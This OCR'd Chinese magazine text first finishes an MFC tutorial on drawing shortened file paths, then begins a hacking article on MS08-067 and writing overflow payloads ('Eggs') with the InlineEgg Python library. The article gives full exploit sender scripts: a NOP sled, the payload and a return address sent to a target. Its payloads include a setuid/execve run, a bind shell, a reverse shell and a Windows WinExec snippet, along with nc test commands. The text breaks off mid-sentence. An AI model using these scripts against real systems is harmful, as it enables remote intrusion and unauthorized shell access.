有了好的化妆品后，如何化出一个好的妆来也是非常重要的。当我们指定了无效区域之后，如何在无效区域中显示化简了的目录路径呢？

4、对无效区域的编程

重载OnPaint函数实现对无效区域的编程。

（1）无效区域中字体的设置

本程序通过如下源代码实现对无效区域字体的设置：

```
CPaintDC              dc (this);
CWnd*       pWndParent = NULL;
pWndParent = GetParent();
if (pWndParent)
{
    dc.SelectObject (pWndParent->GetFont());
}
```

其中dc是CpaintDC类的对象，pWndParent是指向CWnd类对象的指针；GetParent返回子窗口的父窗口指针；SelectObject是dc的成员函数，其作用是将指定的对象（函数的参数）选入设备上下文中。以上代码的含义就是将无效区域的字体设置成与其父窗口，也就是程序对话框相同的字体。

（2）Static Box控件内容的获取

化妆的时候要清楚自己脸的结构才不至于把应该化到鼻子上的妆却化到了嘴上。要在无效区域中显示内容，首先要得到其覆盖的Static Box控件的内容：

```
CString strText;
GetWindowText( strText );
```

以上代码的作用是将Static Box控件的内容拷贝到strText中。

（3）无效区域中显示内容方式的设定

不同的化妆方式可以为同一个人化出不同的妆来，不同的显示方式可以在无效区域中显示的内容也不同。前文已经提到，本程序的目的是在无效区域中以“...”来表示长的目录路径，因此需要设置如下的显示方式：

```
DWORD dwFormat;
dwFormat = DT_LEFT | DT_NOPREFIX |  DT_PATH_ELLIPSIS;
```

其中，DT_LEFT表示内容左对齐，DT_NOPREFIX表示不使用&前缀，也就是&不表示对下个字符的下划线，

DT_PATH_ELLIPSIS 表示用“...”代表内容的中间部分。

(4) 无效区域中内容的显示

使用 DrawTextEx 来显示无效区域中的内容：

```
RECT rectWnd;
GetClientRect (&rectWnd);
CPaintDC dc(this);
DrawTextEx (dc.m_hDC, strText.GetBuffer (0),strText.GetLength(),
&rectWnd,dwFormat,NULL);
```

5、浏览按钮的编程

前面我们已经提到，在Static box控件中显示的是目录的路径，那么如何来选择目录的路径呢？

(1) 浏览按钮的创建

我们还要在对话框中创建一个Button控件，在其右键菜单中选择“属性”，然后在属性对话框中选择“General”栏，在“标题”中将控件的标题改成“浏览”。接下来双击Button控件，在“Member function name”中将成员函数的名称改为“OnView”。

(2) 文件选择对话框的创建

在OnView函数中，首先定义一个CFileDialog类的对象，CFileDialog类是文件选择对话框类，通过该类，可以对文件进行选择。

```
CFileDialog fileDialog(TRUE,NULL,NULL,NULL,"可执行文件(*.exe)|*.exe|
所有文件(*.*)|*.*||");
```

CFileDialog类构造函数的第一个参数表示文件选择对话框的类型，TRUE表示打开文件的对话框，FALSE表示保存文件对话框；第二个参数表示文件的默认扩展名，NULL表示文件没有默认扩展名，需要手动输入扩展名；第三个参数表示文件的默认文件名，NULL表示文件没有默认文件名，需要手动输入文件名；第四个参数是文件选择对话框的类型，NULL表示默认类型；第五个参数表示可供选择的文件名和文件类型，“可执行文件(*.exe)|*.exe|所有文件(*.*)|*.*||”表示在文件选择对话框的“文件类型”中有两个选项，一个为“可执行文件(*.exe)”，另一个为“所有文件(*.*)”。

(3) 文件路径的获取

当用户选择好了目录之后，可以点击文件选择对话框中的“打开”按钮。那么如何判断用户选择了“打开”按钮呢？请看如下代码：

```
if (fileDialog.DoModal() == IDOK)
{
  .........
}
```

DoModal是CFileDialog类的成员函数，如果用户点击了“打开”按钮，则返回值为IDOK；如果用户点击了“取消”按钮，则返回值为IDCANCEL。

接下来为Static box控件添加一个成员变量，其步骤为首先在VC界面的菜单栏中选择“查看”，然后在下拉菜单中选择“建立类向导”，在“MFC Wizard”对话框中选择“Member Variables”栏，在“Class name”中选择类的名称“CModifyMFCDlg”，在“Control IDs”中选择Static box控件的ID。

接下来选择对话框右侧的“Add Variable ...”按钮，在“Add Member Variable”对话框的“Member variable name”中写入要添加的成员变量的名称。本程序中该成员变量名称为m_file，“Category”中选择成员变量的种类为“Value”，在“Variable type”中选择成员变量的类型为“CString”。

如果用户点击了“打开”按钮，则将文件路径在Static box控件中显示出来，事件代码如下：

```
strFilePath = fileDialog.GetPathName();
m_file = strFilePath;
UpdateData(FALSE);
```

其中strFilePath为CString类的对象，它是一个全局变量；GetPathName是CFileDialog类的成员变量，该函数的作用是返回在文件选择对话框中输入文件的绝对路径；UpdateData函数表示控件中显示的内容与控件成员变量之间的关系，如果其参数为FALSE，则表示将控件成员函数的值传递到控件显示的内容中，其参数为TRUE表示将控件显示的内容传递给控件的成员函数。

6、SubclassDlgItem函数

最后在CModifyMFCDlg.cpp的CModifyMFCDlg::OnInitDialog()函数中添加如下语句：

```
m_modifyfile.SubclassDlgItem(IDC_FILEPATH, this);
```

其中m_modifyfile在CModifyMFCDlg.h的class CModifyMFCDlg ：public CDialog的public中定义如下：

```
CStaticFilespec m_modifyfile;
```


SubclassDlgItem是CWnd类的成员函数，主要作用是使一个控件子类化，第一个参数为控件的ID，IDC_FILEPATH为Static box控件的ID；第二个参数表示控件的父窗口，this表示本程序的对话框。通过以上函数，本程序就可以处理Static box控件的所有信息了。

利用以上源代码就可以实现对长文件路径进行化简的效果。实际上，我们看到的化简了的文件路径，是自定义扩展类CStaticFilespec在无效区域中显示的，而Static Box控件显示的则是长的文件路径。

（文章中所涉及的相关代码已经收录在光盘中）


编辑点评：

作者通过化妆这一例子清楚的描述了各种方法，不过小编感觉，写界面还是VB更简单、更方便。



定价：29 元

漫话溢出



文 OrphousV

从本文您可以学到：

1、了解什么是Egg以及与Shellcode的区别

2、掌握编写简单Egg

最近与微软有关的大事有两件，一件就是"黑屏事件"了，相信很多读者深受其害；另一件就是最近闹得沸沸扬扬的Windows远程溢出漏洞MS08-067，这是个十分严重的漏洞，这从微软的惊慌失措中就可以得知。笔者测试了一下这个漏洞，感觉效果还不错，这篇文章就从这里开始吧。

一、MS08-067

说实话，我等Windows的远程漏洞等得花儿都谢了，而刚出的MS08-067正如沙漠中的甘霖，滋润了我的心田，相信有许多读者也跟我一样。Windows现在还做了硬件访问保护，溢出漏洞是越来越稀有了。

> MS08-067的相关介绍如下：
>
> 如果用户在受影响的系统上收到特制的RPC请求，则该漏洞可能允许远程执行代码。在Microsoft Windows 2000、Windows XP和Windows Server 2003系统上，攻击者可能未经身份验证即可利用此漏洞运行任意代码。此漏洞可能用于进行蠕虫攻击，利用防火墙的最佳设置或标准的默认防火墙配置，则有助于保护网络资源免受从主机外部发起的攻击。

现在网上已经公布了MS08-067 Download & Execute版本的溢出程序，忍不住下载了一份溢出程序的源文件，一大串机器码映入眼帘，顿时觉得大脑缺氧……哎！功夫不到家，找找可以解放思想，脱离十六进制苦海的东东吧！

二、Egg

在此之前，也许有许多读者不知道Egg是何方神圣，不过相信大家都知道Shellcode。**Egg类似于Shellcode，是在目标主机运行的代码，不过Shellcode特指在目标主机运行Shell的代码。因此，Shellcode实际上是Egg的一个分支。**

Egg可以用任何语言编写，这些语言包括诸如C、Pascal这类静态语言，以及Perl、Python、Ruby这类动态语言。也许大家一见到"Shellcode"这个词，脑海里就会涌出无穷的机器码。不知道大家对机器码有什么感觉，反正我看它们时是觉得头昏脑胀的，况且编写也十分麻烦，重复使用性与灵活性也很低下。

Shellcode一般用汇编语言编写，再提取机器码。这一最常见的过程有它的历史原因，以前的溢出漏洞比今日的利用起来要简单得多，但是如果在今天，这个安全进步了的时代，还用老式方法写利用程序，就难免有点伤神或者力不从心。如今，Egg也发展到了一定的地步，以至于再用"Shellcode"来称呼已经无法涵盖它的所有内涵了。这也就是我用"Egg"作为子标题，而不用"Shellcode"的原因。

接下来，我将给出一个用Python编写的例子，你将不再看到那些恼人的机器码（只有一个"\x90"）。惊讶也许将是你的第一反应，简洁将是你的全部感受。废话少说，快看代码：

```
Example1
#!/usr/bin/python
from inlineegg import *
import socket
import struct
import sys
def stdinShellEgg():
#    egg = InlineEgg(FreeBSDx86Syscall)
#    egg = InlineEgg(OpenBSDx86Syscall)
   egg = InlineEgg(Linuxx86Syscall)
# 要执行的命令
   egg.setuid(0)
   egg.setgid(0)
   egg.execve('/bin/ls',('ls','-la'))
   print "Egg len: %d" % len(egg)
   return egg
def main():
   if len(sys.argv) < 3:
raise Exception, "Usage: %s <target ip> <target port>"
   # 连接目标
   sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   sock.connect((sys.argv[1], int(sys.argv[2])))
   # 创建Egg
   egg = stdinShellEgg()
   # 溢出
   retAddr = struct.pack('<L',0xbffffc24L)
   toSend  = "\x90"*(1024-len(egg))
   toSend += egg.getCode()
   toSend += retAddr*20
   sock.send(toSend)
main()
```

请不要因为过于兴奋而直接将上面的代码"Copy&Paste&Execute"，因为这可不是个好习惯。如果有些读者在看到这一段之前就已经那样做了，或者是不听在下所言，也没有关系，因为你会发现你的Interpreter会报错。其实这段代码是适用于Linux的（对此，Interpreter不会报错），更重要的是，我们还没有把这次表演的主角请出来，它就是InlineEgg，中文称呼为"内联蛋"，这样貌似更有亲切感。

InlineEgg由gera开发，是CORE公司开发的大名鼎鼎的安全测试软件CORE IMPACT的一个组件，目前开源的只有1.08版（2004年的）。虽然是2004年的，但是在下认为这个版本已经足够了。

要成功执行上面的代码，首先得安装InlineEgg。安装完后，带上目标主机和目标端口执行程序，便会向指定主机的指定端口发送数据。确切地说，发送的应该是Egg。在Egg前面还带有(1024-len(egg))个"\x90"发送的Egg，如果溢出成功，即目标主机运行了Egg的话，便会执行下面的指令。现实是残酷的，一般没有如此弱智的溢出漏洞。

```
setuid(0)
setgid(0)
execve('/bin/ls',('ls','-la'))
```

我们可以总结出如下的编写流程：

编写所需的函数（根据操作系统创建 Egg →编写要执行的命令→ return egg）→调用 getCode →进行远程或本地溢出

可以感受到，编写 Egg 就如同写批处理文件那样直接。如果你对这段代码中的一些地方还不是很理解，请看下面这个实现端口绑定的例子，这段代码中将体现 InlineEgg 对变量的支持。

```
Example2
#!/usr/bin/python
from inlineegg import *
import socket
import struct
import sys
def listenShellEgg(listen_addr, listen_port):
#    egg = InlineEgg(FreeBSDx86Syscall)
#    egg = InlineEgg(OpenBSDx86Syscall)
    egg = InlineEgg(Linuxx86Syscall)
    sock = egg.socket(socket.AF_INET,socket.SOCK_STREAM)
    sock = egg.save(sock)
#  将套接字作为一个变量保存在堆栈中。
    egg.bind(sock, (listen_addr, listen_port))
# 从堆栈中使用变量。
    egg.listen(sock,1)
    client = egg.accept(sock, 0, 0)
    client = egg.save(client)
    egg.close(sock)
# 要执行的命令
    egg.dup2(client, 0)
    egg.dup2(client, 1)
    egg.dup2(client, 2)
    egg.execve('/bin/sh',('bash','-i'))
    print "Egg len: %d" % len(egg)
    return egg
def main():
    if len(sys.argv) < 3:
    raise Exception, "Usage: %s <target ip> <target port>"
    # 连接目标
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((sys.argv[1], int(sys.argv[2])))
    # 创建 Egg
    egg = listenShellEgg('0.0.0.0',3334)
    # 溢出
    retAddr = struct.pack('<L',0xbffffc24L)
    toSend  = "\x90"*(1024-len(egg))
    toSend += egg.getCode()
    toSend += retAddr*20
    sock.send(toSend)
main()
```

读者可以执行下面的命令进行测试：

```
example2.py 127.0.0.1 3333
nc -v 127.0.0.1 3334
```

到这里，你应该已经对编写流程有不错的理解了。下面再接再励，编写反连 Egg，代码如下：

```
Example3
#!/usr/bin/python
from inlineegg import *
import socket
import struct
import sys
def connectShellEgg(connect_addr, connect_port):
#    egg = InlineEgg(FreeBSDx86Syscall)
#    egg = InlineEgg(OpenBSDx86Syscall)
    egg = InlineEgg(Linuxx86Syscall)
    # 反连
    sock = egg.socket(socket.AF_INET,socket.SOCK_STREAM)
    sock = egg.save(sock)
    egg.connect(sock,(connect_addr, connect_port))
    # 要执行的命令
    egg.dup2(sock, 0)
    egg.dup2(sock, 1)
    egg.dup2(sock, 2)
    egg.execve('/bin/sh',('bash','-i'))
    print "Egg len: %d" % len(egg)
    return egg
def main():
    if len(sys.argv) < 3:
    raise Exception, "Usage: %s <target ip> <target port>"
    # 连接目标
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((sys.argv[1], int(sys.argv[2])))
    # 创建 Egg
    egg = connectShellEgg('127.0.0.1',3334)
    # 溢出
    retAddr = struct.pack('<L',0xbffffc24L)
    toSend  = "\x90"*(1024-len(egg))
    toSend += egg.getCode()
    toSend += retAddr*20
    sock.send(toSend)
main()
```

这些例子还不能完全展示 InlineEgg 的功能。运用 InlineEgg，我们还能轻易地编写逻辑性强的程序，就像下面一样。

```
uid = egg.getuid()
no_root = egg.If(uid, '!=', 0)
no_root.write(1,'You are not root!\n', len('You are not root!\n'))
no_root.exit(1)
no_root.end()
egg.write(1,'You are root!\n', len('You are root!\n'))
```

InlineEgg 对 Windows 的支持相对较弱，我们得自己定位 LoadLibrary 和 GetProcAddress 的地址，不过也十分不错了。至于定位方法有很多，下面这个代码片断中使用的是硬编码的方法。

```
egg = InlineEgg(WindowsSyscall)
# Win2k 的硬编码
egg += egg.syscall.remember('kernel32.dll.LoadLibrary',0x77e8a254)
egg += egg.syscall.remember('kernel32.dll.GetProcAddress',0x77e89ac1)
egg += egg.syscall.syscall('kernel32.dll','WinExec',('notepad.exe',
5))[0]
egg += egg.syscall.syscall('kernel32.dll','WinExec',('progman.exe',
5))[0]
egg += egg.syscall.syscall('kernel32.dll','ExitProcess',(0,))[0])
```

除此之外，InlineEgg 还有复用连接等功能。限于篇幅原因，这次就不多言了。

值得一提的是，上面的几个例子都是远程的，那么能不能用 InlineEgg 写本地溢出程序呢？当然可以！实际上我们只需在某些地方修改下即可，即将发送 Egg 的部分改写为本地调用相关函数的过程。

很抱歉，请你原谅我到现在才告诉你，表象欺骗了你，你实际上还是在用汇编来编写 Egg。不过这一点也不会妨碍什么，因为 InlineEgg 为你打理了一切，而你所做的只是写命令，以及简简单单的一个“egg.getCode()”，它就像一个编译器。写到这里，我不禁要赞美它一句，这编译器实在是太伟大了。

三、利刃

“工欲善其事，必先利其器。”在溢出方面，有两款我十分看好的工具，虽然都是商业软件，但是在它们的网站上都提供 Trial




图1 Retina 的界面1

